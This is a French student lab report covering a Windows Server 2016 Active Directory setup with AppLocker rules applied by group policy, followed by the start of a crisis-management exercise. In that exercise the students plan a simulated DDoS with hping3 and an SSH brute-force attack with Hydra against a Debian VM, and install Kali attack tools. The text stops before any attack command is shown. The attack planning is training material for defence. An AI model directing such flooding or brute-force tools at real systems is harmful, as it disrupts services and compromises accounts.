Version : Windows 2016 (64-bit)

- **RAM** : 4 Go (recommandé pour de meilleures performances).



- **Stockage disque** : 50 Go en mode dynamique.




Une fois ces paramètres définis, j'ai monté l'ISO d'installation de Windows server, préalablement téléchargé depuis le site officiel de Microsoft, dans le lecteur CD/DVD virtuel de la machine via l'onglet **Stockage** des paramètres de la VM.



Démarrage de l'installation :

Je démarre la machine virtuelle avec l'ISO monté. L'installation débute automatiquement et suit les étapes classiques de configuration.




2.2 Installation du rôle ADDS (Active Directory Domain Services)


L'Active Directory Domain Services (AD DS) est un service permettant de gérer un réseau d'ordinateurs dans un domaine Windows. Il est nécessaire pour appliquer des stratégies de groupe de manière centralisée.

Étapes d'installation du rôle ADDS :


1. Ouvrir le Gestionnaire de serveur.




2. Cliquer sur "Gérer", puis sur "Ajouter des rôles et fonctionnalités".




3. Sélectionner "Installation basée sur un rôle ou une fonctionnalité", puis choisir le serveur local.




4. Cocher "Services AD DS" dans la liste des rôles et valider l'installation des outils de gestion associés.



5. Poursuivre sans ajouter de fonctionnalités supplémentaires.




6. Lancer l'installation et attendre la fin du processus.



2.2. Création du domaine Active Directory

Étapes de création du domaine :

1. Dans le Gestionnaire de serveur, un message apparaît pour promouvoir le serveur en contrôleur de domaine.



2. Sélectionner "Ajouter une nouvelle forêt" et indiquer le nom du domaine (Sae.local).

Deployment Configuration TARGET SERVER
WIN-DSA04FIL7GP

Deployment Configuration

Domain Controller Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results

Select the deployment operation

☐ Add a domain controller to an existing domain
☐ Add a new domain to an existing forest
☒ Add a new forest

Specify the domain information for this operation

Root domain name:

[More about deployment configurations](#)

< Previous Next > Install Cancel

3. Définir le niveau fonctionnel de la forêt et du domaine sur Windows Server 2016.

Domain Controller Options TARGET SERVER
WIN-DSA04FIL7GP

Domain Controller Options

Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results

Select functional level of the new forest and root domain

Forest functional level:
Domain functional level:

Specify domain controller capabilities

☒ Domain Name System (DNS) server
☒ Global Catalog (GC)
☐ Read only domain controller (RODC)

Type the Directory Services Restore Mode (DSRM) password

Password:
Confirm password:

[More about domain controller options](#)

< Previous Next > Install Cancel

4. Configurer le serveur comme Catalogue global et serveur DNS, et Indiquer un nom pour le domaine.

DNS Options TARGET SERVER
WIN-DSA04FIL7GP

DNS Options

Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results

A delegation for this DNS server cannot be created because the authoritative parent zone cannot be found... [Show more](#)

Specify DNS delegation options

☐ Create DNS delegation

[More about DNS delegation](#)

< Previous Next > Install Cancel

Active Directory Domain Services Configuration Wizard



Additional Options

Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results

Verify the NetBIOS name assigned to the domain and change it if necessary

The NetBIOS domain name:

5. Lancer l'installation et attendre le redémarrage du serveur.



3. Installation d'un poste de travail

3.1. Installation du système d'exploitation

Une machine virtuelle exécutant Windows 10 a été configuré pour mener à bien ce tp.

Pour commencer, je lance **VirtualBox** et crée une nouvelle machine virtuelle :

- **Nom de la VM** : Windows server

Nom : Windows 10


- **Type de système** : Microsoft Windows

Type : Microsoft Windows


- **Version** : Windows server (64 bits)

Version : Windows 10 (64-bit)


- **RAM** : 4 Go (recommandé pour de meilleures performances).



- **Stockage disque** : 50 Go en mode dynamique.




Une fois ces paramètres définis, j'ai monté l'ISO d'installation de Windows server, préalablement téléchargé depuis le site officiel de Microsoft, dans le lecteur CD/DVD virtuel de la machine via l'onglet **Stockage** des paramètres de la VM.




Démarrage de l'installation :

Je démarre la machine virtuelle avec l'ISO monté. L'installation débute automatiquement et suit les étapes classiques de configuration.




3.2. Intégration du poste client au domaine Active Directory

1. Accéder aux paramètres système et ouvrir "Propriétés du système".



2. Dans l'onglet "Nom de l'ordinateur", cliquer sur "Modifier".



3. Sélectionner "Domaine" et entrer le nom du domaine (Sae.local).

4. Saisir les identifiants administrateur du domaine.

5. Redémarrer l'ordinateur pour appliquer les modifications.

Le poste client est maintenant intégré au domaine et pourra recevoir les stratégies de groupe configurées sur le serveur AD.


Vérification connectivité :

4. Application des règles AppLocker via Active Directory

L'activation et la configuration d'AppLocker se feront via les stratégies de groupe (GPO).


Etape 1 :

Ouvrir la console de gestion des stratégies de groupe (GPMC) en exécutant :



Etape 2 :

Naviguer vers Configuration de l'ordinateur → Stratégies → Modèles d'administration → Composants Windows → AppLocker.





Etape 3 :

Créer et appliquer des règles pour restreindre l'exécution des applications


règles par défaut :

Action	User	Name	Co
✓ Allow	Everyone	(Default Rule) All files located in the Pro...	Pat
✓ Allow	Everyone	(Default Rule) All files located in the Wi...	Pat
✓ Allow	BUILTIN\Ad...	(Default Rule) All files	Pat

Nous créons une nouvelle règle en cliquant sur créer une nouvelle règle :




Désormais trois options s'offrent à nous pour restreindre une application :




Je choisis "Path" qui permet d'autoriser ou de bloquer tous les fichiers situés à un emplacement spécifique.

Cette règle Bloque tous les .exe du dossier "SYSTEM32" :



Une fois tout cela fait, on clique sur “créer” puis “fermer” :



Étape 4 : Appliquer les règles à un utilisateur spécifique, ici "Filou".

Nous ouvrons une invite de commande en mode administrateur :

```
C:\> Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>
```

Puis force l'application des GPO avec :

```
C:\Users\Administrator>gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

C:\Users\Administrator>
```

Conclusion :

Ce TP nous a permis de découvrir et de mettre en œuvre AppLocker dans un environnement Active Directory. Après avoir installé un serveur Windows Server 2016 et intégré un poste client au domaine Sae.local, nous avons configuré des règles de restriction via les stratégies de groupe pour contrôler l'exécution des applications.

L'utilisateur “Filou” a servi de cas concret pour appliquer ces règles, notamment en bloquant les exécutables dans le dossier System32. L'analyse des journaux d'événements a confirmé l'efficacité des restrictions.

AppLocker s'est ainsi montré utile pour renforcer la sécurité des postes, à condition d'être bien configuré et régulièrement surveillé.

TP3:

Introduction

Dans un contexte où les cyberattaques sont de plus en plus fréquentes et sophistiquées, la capacité à réagir rapidement et efficacement en cas d'incident est cruciale pour assurer la sécurité des réseaux informatiques. Ce travail pratique (TP) a pour objectif de mettre en pratique les compétences nécessaires pour la gestion de crise face à une attaque sur un réseau. À travers ce TP, nous avons simulé plusieurs scénarios d'attaque, notamment une attaque par déni de service distribué (DDoS) et une attaque par force brute sur un serveur SSH. L'objectif est de comprendre comment détecter, analyser et répondre à ces types d'attaques, tout en coordonnant les efforts entre les équipes internes et externes pour minimiser l'impact sur le réseau et les systèmes.

Les étapes clés de cette simulation ont été :

1. **Identification du Scénario de Crise** : Choix des attaques à simuler et mise en place des conditions nécessaires pour leur exécution.
2. **Préparation des Équipes de Crise** : Création d'une équipe dédiée à la gestion des incidents, comprenant des rôles spécifiques comme des spécialistes en sécurité, des administrateurs système et des responsables de communication.
3. **Simulation de l'Attaque** : Exécution des attaques sur le réseau, à savoir un DDoS pour tester la résilience du système et une attaque par force brute SSH pour tester la robustesse des mécanismes d'authentification.
4. **Détection et Analyse de l'Attaque** : Surveillance des logs et identification des indicateurs de compromission (IOC) pour détecter les signes d'activité malveillante.
5. **Réponse à l'Attaque** : Mise en œuvre de mesures techniques, telles que l'utilisation de pare-feu (iptables) et de services comme Fail2Ban pour bloquer les attaques.
6. **Communication et Coordination** : Gestion de la communication avec toutes les parties prenantes, y compris la direction et les équipes externes de sécurité.
7. **Investigation et Récupération** : Analyse approfondie de l'attaque pour en identifier les causes et la méthode d'exécution, tout en s'assurant que le système est restauré.

dans ses conditions normales de fonctionnement.

8. **Analyse Post-Attaque et Leçons Apprises** : Évaluation de l'efficacité des mesures de réponse et identification des points d'amélioration pour renforcer la sécurité du réseau.

Ce TP permet ainsi d'appliquer des concepts théoriques en gestion de crise, tout en développant des compétences techniques pratiques liées à la cybersécurité. Les scénarios simulés nous ont permis de mieux comprendre l'impact de ces attaques sur les systèmes cibles et d'affiner nos stratégies pour répondre efficacement aux incidents de sécurité.

1. Identification du Scénario de Crise

Dans ce TP, nous avons simulé deux types d'attaques sur le réseau :

- Une attaque **DDoS** (épuisement des ressources de la machine cible)
- Une attaque **par force brute sur SSH** (tentative de connexion abusive pour casser les mots de passe)

Configuration de l'environnement :

- Une machine **Debian 12** (équipée d'OpenSSH) jouant le rôle de victime
- Deux machines **Kali Linux** pour exécuter les attaques
 - Une pour l'attaque **DDoS**
 - Une pour l'attaque **par force brute SSH**

Test de connectivité entre les machines:

Debian 12 vers kali 1:

```
user@marionnet:~$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_req=1 ttl=64 time=3.10 ms
64 bytes from 192.168.1.12: icmp_req=2 ttl=64 time=0.199 ms
64 bytes from 192.168.1.12: icmp_req=3 ttl=64 time=0.207 ms
64 bytes from 192.168.1.12: icmp_req=4 ttl=64 time=0.239 ms
^C
--- 192.168.1.12 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.199/0.937/3.106/1.252 ms
user@marionnet:~$ █
```

kali 2 vers kali1:

```

(edem@kali)-[~]
$ ping 192.168.1.12
PING 192.168.1.12 (192.168.1.12) 56(84) bytes of data.
64 bytes from 192.168.1.12: icmp_seq=1 ttl=64 time=0.209 ms
64 bytes from 192.168.1.12: icmp_seq=2 ttl=64 time=0.188 ms
64 bytes from 192.168.1.12: icmp_seq=3 ttl=64 time=0.170 ms
^C
— 192.168.1.12 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.170/0.189/0.209/0.015 ms

```

Kali 1 vers Debian 12 et Kali 2:

```

(root@kali)-[~]
# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=0.183 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=0.205 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=0.213 ms
^C
— 192.168.1.1 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2056ms
rtt min/avg/max/mdev = 0.183/0.200/0.213/0.012 ms

(root@kali)-[~]
# ssh ping 192.168.1.45
PING 192.168.1.45 (192.168.1.45) 56(84) bytes of data.
64 bytes from 192.168.1.45: icmp_seq=1 ttl=64 time=0.224 ms
64 bytes from 192.168.1.45: icmp_seq=2 ttl=64 time=0.205 ms
64 bytes from 192.168.1.45: icmp_seq=3 ttl=64 time=0.198 ms
^C
— 192.168.1.45 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2026ms
rtt min/avg/max/mdev = 0.198/0.209/0.224/0.011 ms

```

2. Préparation des Équipes de Crise

Lors de l'attaque simulée dans ce TP, la préparation des équipes de gestion de crise était essentielle pour gérer l'incident efficacement. La gestion de crise implique une série de mesures coordonnées, allant de la détection à la récupération après une attaque. Voici les étapes suivies pour la préparation de l'équipe de crise et les actions entreprises pour faire face à l'attaque.

Formation de l'Équipe de Gestion de Crise

La gestion de crise est une tâche complexe qui nécessite des compétences techniques et organisationnelles. Pour cet exercice, nous étions deux à participer : moi-même et

Mohamed, et avons joué différents rôles pour simuler une réponse en temps réel à une cyberattaque. Une équipe de gestion de crise est habituellement composée de plusieurs acteurs :

1. **Spécialistes en sécurité informatique** : Ils sont responsables de l'identification, de l'analyse et de la gestion des menaces et attaques. Dans notre cas, nous avons utilisé des outils comme **hping3**, **Hydra** et **iptables** pour effectuer les attaques et gérer les contre-mesures.
2. **Administrateurs système** : Ces experts sont chargés de la gestion des systèmes et de la mise en œuvre des solutions techniques comme le filtrage des IP et la mise en place de règles de sécurité. Cela a impliqué la configuration de **Fail2Ban**, **iptables**, et la gestion des fichiers journaux comme **/var/log/auth.log**.
3. **Responsables de communication** : Ils gèrent la communication interne et externe avec les parties prenantes de l'entreprise et les autorités compétentes, comme les fournisseurs de services de sécurité ou les responsables légaux. Bien que dans notre cas, cette tâche soit restée théorique, dans une situation réelle, elle serait cruciale pour la transparence et la prise de décision rapide.

Session de Sensibilisation

Avant de procéder à la simulation des attaques, une session de sensibilisation a été organisée pour nous familiariser avec les procédures et protocoles de gestion de crise. Cette étape a permis de définir les actions à entreprendre en cas de crise, telles que :

- **Identification rapide des attaques** : Reconnaître les signes d'une attaque, comme une bande passante saturée ou des tentatives d'accès SSH suspectes.
- **Réponse rapide aux incidents** : Mise en œuvre immédiate des contre-mesures pour atténuer l'attaque, comme la configuration des pare-feu et l'activation des outils de détection d'intrusion.
- **Collaboration interne et externe** : Une communication fluide entre les membres de l'équipe pour une gestion coordonnée de l'incident.

En outre, cette session a permis de nous assurer que tous les participants comprenaient bien les outils utilisés pour l'attaque et les mécanismes de défense qui devaient être mis en place pour contrer ces attaques. Cela a permis d'établir un plan de réponse clair en cas de problème.

3. Simulation de l'Attaque sur le Réseau

Attaque DDoS :

- Utilisation et installation de **hping3** sur Kali Linux pour générer un flux de paquets vers la machine Debian.

```
(root)sudo apt update && sudo apt install metasploit-framework hping3 nmap
-y# sudo apt update && sudo apt install metasploit-framework hping3 nmap -y

Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.8 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [50.2 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [117 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [26 8 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [195 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [8 80 kB]
```

- Concernant la machine **Debian 12** nous avons installer le serveur apache pour effectuer nos tests.

```
root@debian12:/home/edem# apt update && apt install apache2 -y
Hit:1 http://security.debian.org/debian-security bookworm-security InRelease
Hit:2 http://deb.debian.org/debian bookworm InRelease
